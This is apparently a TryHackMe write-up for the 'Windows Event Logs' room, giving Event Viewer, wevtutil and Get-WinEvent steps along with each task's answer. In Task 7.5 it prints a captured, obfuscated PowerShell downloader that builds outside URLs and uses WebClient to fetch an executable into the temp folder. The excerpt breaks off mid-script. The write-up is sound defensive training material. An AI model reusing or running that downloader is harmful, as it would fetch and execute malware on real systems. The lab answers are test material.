TRYHACKME

Windows Event Logs on Tryhackme


This is the write up for the Room Windows Event Logs on Tryhackme and it is part of the Tryhackme Cyber Defense Path


Make connection with VPN or use the attack box on Tryhackme site to connect to the Tryhackme lab environment

Tasks Window Event Logs

Task 1

Start the machine attached to this task then read all that is in this task. Use the tool Remina to connect with an RDP session to the Machine.





Protocol: RDP - Remote Desktop Protocol

Server: 10.10.49.4

Username: Administrator

Password: ●●●●●●●●●●●●

Domain:

Resolution: ○ Use initial window size ● Use client resolution ○ Custom 640x480

Colour depth: RemoteFX (32 bpp)

Network connection type: None

Share folder: □ (None)

When asked to accept the certificate press yes


Open event viewer by right click on the start menu button and select event viewer

Naviagte to Microsoft -> Windows -> Powershell and click on operational

Task 2

2.1 What is the Event ID for the first event?

Scroll all the way down



MIStreamProvider
Mobile-Broadband-Experience-Parser-Tas
Mobile-Broadband-Experience-SmsApi
Mobile-Broadband-Experience-SmsRoute
Mprddm
MsLbfoProvider
MSPaint
MUI
Ncasvc
NCSI
NDIS
NdisImPlatform
NetworkProfile
NetworkProvider
NlaSvc
Ntfs
NTLM
OfflineFiles
OneX
OOBE-Machine-DUI
OtpCredentialProvider
PackageStateRoaming
Partition
PerceptionRuntime
PerceptionSensorDataService
PersistentMemory-Nvdimm
PersistentMemory-PmemDisk
PersistentMemory-ScmBus
Policy-based QoS
PowerShell
Admin
Operational
PowerShell-DesiredStateConfiguration-Fil


Information	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)
Information	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)
Information	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)
Information	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)
Information	12/21/2020 6:56:02 AM	PowerShell (Microsoft-Windows-PowerShell)
Information	12/21/2020 6:56:02 AM	PowerShell (Microsoft-Windows-PowerShell)
Information	12/21/2020 6:56:02 AM	PowerShell (Microsoft-Windows-PowerShell)

Event 40961, PowerShell (Microsoft-Windows-PowerShell)

PowerShell console is starting up

```
Answer: 40961
```

2.2 Filter on Event ID 4104. What was the 2nd command executed in the PowerShell session?



Level	Date and Time	Source
Information	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)
Information	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)

Filter Current Log

Logged: Any time

Event level: □ Critical □ Warning □ Verbose □ Error □ Information

● By log Event logs: Microsoft-Windows-PowerShell/Operational

○ By source Event sources:

Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76

4104


Task category:

Keywords:

User: <All Users>

Computer(s): <All Computers>

Source: PowerShell (Microsoft-Wind Logged: 12/21/2020 6:56:02 AM



Filtered: Log: Microsoft-Windows-PowerShell/Operational; Source: ; Event ID: 4104. Number of events: 279


Level	Date and Time	Source
Verbose	12/21/2020 7:02:33 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:02:00 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:02:00 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:01:53 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:01:53 AM	PowerShell (Microsoft-Windows-PowerShell)
Verbose	12/21/2020 7:01:48 AM	PowerShell (Microsoft-Windows-PowerShell)

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
whoami

ScriptBlock ID: 46c87bfa-c590-48bf-a5c2-a5d3f9e58759
Path:
```

```
Answer: whoami
```

2.3 What is the Task Category for Event ID 4104?



```
whoami

ScriptBlock ID: 46c87bfa-c590-48bf-a5c2-a5d3f9e58759
Path:
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	12/21/2020 7:01:53 AM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	WIN-1O0UJBNP9G7\Admini	Computer:	WIN-1O0UJBNP9G7
OpCode:	On create calls		

```
Answer: Execute a Remote Command
```

2.4 What is the Task Category for Event ID 800?

```
Answer: Pipeline Execution Details
```

Task 3

3.1 How many log names are in the machine?

Open poweshell and type in the command

```
wevtutil.exe el | Measure-Object
```

```
Sum      :
Maximum  :
Minimum  :
Property :
```

```
Answer: 1071
```

3.2 What is the definition for the query-events command?

Type in the command

```
wevtutil.exe qe /?
```

```
Answer: Read events from an event log, log file or using structured
query.
```

3.3 Read events from an event log, log file or using structured query.

```
Answer: /lf:true
```

3.4 What is the VALUE for /q?

```
Answer: XPATH query
```

3.5 What is the log name?

The questions below are based on this command: **wevtutil qe Application /c:3 /rd:true /f:text**

Type in the following command

```
wevtutil qe Application /c:3 /rd:true /f:text
```

3.6 What is the /rd option for?

```
Answer:  Event read direction
```

3.7 What is the /c option for?

```
Answer: Maximum number of events to read
```

Task 4

Answer the following questions using the online help documentation for **Get-WinEvent**

4.1 Execute the command from Example 1 (as is). What are the names of the logs related to OpenSSH?

Type in the following command

```
Get-WinEvent -ListLog *
```

```
Answer: OpenSSH/Admin,OpenSSH/Operational
```

*4.2 Execute the command from Example 7. Instead of the string *Policy* search for *PowerShell*. What is the name of the 3rd log provider?*

Type in the following command

```
Get-WinEvent -ListProvider *Powershell*
```

```
Answer: Microsoft-Windows-PowerShell-DesiredStateConfiguration-
FileDownloadManager
```

4.3 Execute the command from Example 8. Use Microsoft-Windows-PowerShell as the log provider. How many event ids are displayed for this event provider?

```
(Get-WinEvent -ListProvider Microsoft-Windows-PowerShell).Events |
Format-Table Id, Description | Measure-Object
```

```
Answer:  192
```

4.4 How do you specify the number of events to display?

```
Answer: -MaxEvents
```

4.5 When using the FilterHashtable parameter and filtering by level, what is the value for Informational?

```
Answer: 4
```

Task 5

5.1 Using Get-WinEvent and XPath, what is the query to find WLMS events with a System Time of 2020-12-15T01:09:08.940277500Z?

```
Get-WinEvent -LogName Application -FilterXPath
'*/System/Provider[@Name="WLMS"] and
*/System/TimeCreated[@Name="SystemTime"]="2020-12-
15T01:09:08.940277500Z"'
```

5.2 Using Get-WinEvent and XPath, what is the query to find a user named Sam with an Logon Event ID of 4720?

```
Answer: Get-WinEvent -LogName Security -FilterXPath
'*/EventData/Data[@Name="TargetUserName"]="Sam" and
*/System/EventID=4720'
```

5.3 Based on the previous query, how many results are returned?

```
Answer: 2
```

```
Answer: A user account was created
```

5.5 Still working with Sam as the user, what time was Event ID 4724 recorded? (MM/DD/YYYY H:MM:SS [AM/PM])

Type in the following command

```
Get-WinEvent -LogName Security -FilterXPath
'*/EventData/Data[@Name="TargetUserName"]="Sam" and
*/System/EventID=4724'
```

```
Answer: 12/17/2020 1:57:14 PM
```

5.6 What is the Provider Name?

```
Answer: Microsoft-Windows-Security-Auditing
```

Task 6

Read all that is in this task and press complete

Task 7

On the desktop, double-click the merge file. This will open it in event viewer


7.1 What event ID is to detect a PowerShell downgrade attack?

I found the answer on this website Lee Holmes | Detecting and Preventing PowerShell Downgrade Attacks

```
Answer: 400
```

7.2 What is the Date and Time this attack took place? (MM/DD/YYYY H:MM:SS [AM/PM])

Filter on eventID 400



Information	12/18/2020 7:48:45 AM	PowerShell (PowerShell)	400	Engine Lifecy
Information	12/18/2020 7:48:45 AM	PowerShell (PowerShell)	400	Engine Lifecy
Information	12/18/2020 7:48:43 AM	PowerShell (PowerShell)	400	Engine Lifecy
Information	12/18/2020 7:48:42 AM	PowerShell (PowerShell)	400	Engine Lifecy
Information	12/18/2020 7:43:49 AM	PowerShell (PowerShell)	400	Engine Lifecy

Event 400, PowerShell (PowerShell)


```
Engine state is changed from None to Available.

Details:
	NewEngineState=Available
	PreviousEngineState=None

	SequenceNumber=9

	HostName=ConsoleHost
	HostVersion=2.0
	HostId=84a10cae-3d57-461c-8d55-994413a9c8bf
	EngineVersion=2.0
	RunspaceId=4417d240-cef8-48b0-934c-81c7a7f4582c
	PipelineId=
	CommandName=
	CommandType=
	ScriptName=
	CommandPath=
	CommandLine=
```

Log Name: Windows PowerShell
Source: PowerShell (PowerShell) Logged: 12/18/2020 7:50:33 AM

```
Answer: 12/18/2020 7:50:33 AM
```

7.3 A Log clear event was recorded. What is the ‘Event Record ID’?

The clear log is a task category



```
Version          0
Level            4
Task             104
Opcode           0
Keywords         0x8000000000000000
- TimeCreated
    [ SystemTime] 2019-03-19T23:34:25.894341300Z
EventRecordID    27736
Correlation
- Execution
    [ ProcessID]  812
    [ ThreadID]   3916
Channel          System
Computer         PC01.example.corp
```

```
Answer: 27736
```


7.4 What is the name of the computer?

Found in the same place

```
Answer: PC01.example.corp
```

7.5 What is the name of the first variable within the PowerShell command?

Filter on source PowerShell and scroll down to the first event



```
Information	12/8/2020 11:05:02 AM	PowerShell (Po...	600	Provider Lifecycle
Information	8/25/2020 10:09:33 PM	PowerShell (Po...	800	Pipeline Executio...
Verbose	8/25/2020 10:09:28 PM	PowerShell (Mic...	4104	Execute a Remot...
```

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
$Va5w3n8=(('Q'+'2h')+('w9p'+'1'));&('ne'+'w-'+'item') $eNV:teMP\WOrd\2019\ -itemtype DIrectOry;
[Net.ServicePointManager]::"SecURi`TypRO`T`oCOL" = ('t'+'ls'+'1'+('2, tl'+'s')+'11'+(', '+'tls'));$Depssu0 = (('D'+'yx')+
('x'+'ur4g')+'x');$A74_j9r=('T'+'4'+('gf45'+'h'));$Fdkhtf_=$env:temp+(('{0}'+'word{'+'0}'+('2'+'01')+'9{0}') -F [CHAr]
92)+$Depssu0+('.'+('ex'+'e'));$O39nj1p=('J6'+'9I'+('hm'+'h'));$Z8i525z=&('new-'+'obje'+'c'+'t') neT.WEbcLiENt;
$lwmfahs=(('h'+'ttp')+(':'+'//')+('q'+'u'+'anticaelectro'+'n'+'ic')+('s.com'+'/')+'w'+'p-'+'a'+('d'+'min')+'/'+'7A'+
('Tr78'+'/*'+'htt')+('p'+'s:/')+('/r'+'e')+'be'+('l'+'co')+'m'+'.'+('ch/'+'pi'+'c')+('ture'+'_')+('l'+'ibra'+'ry/bbCt')+
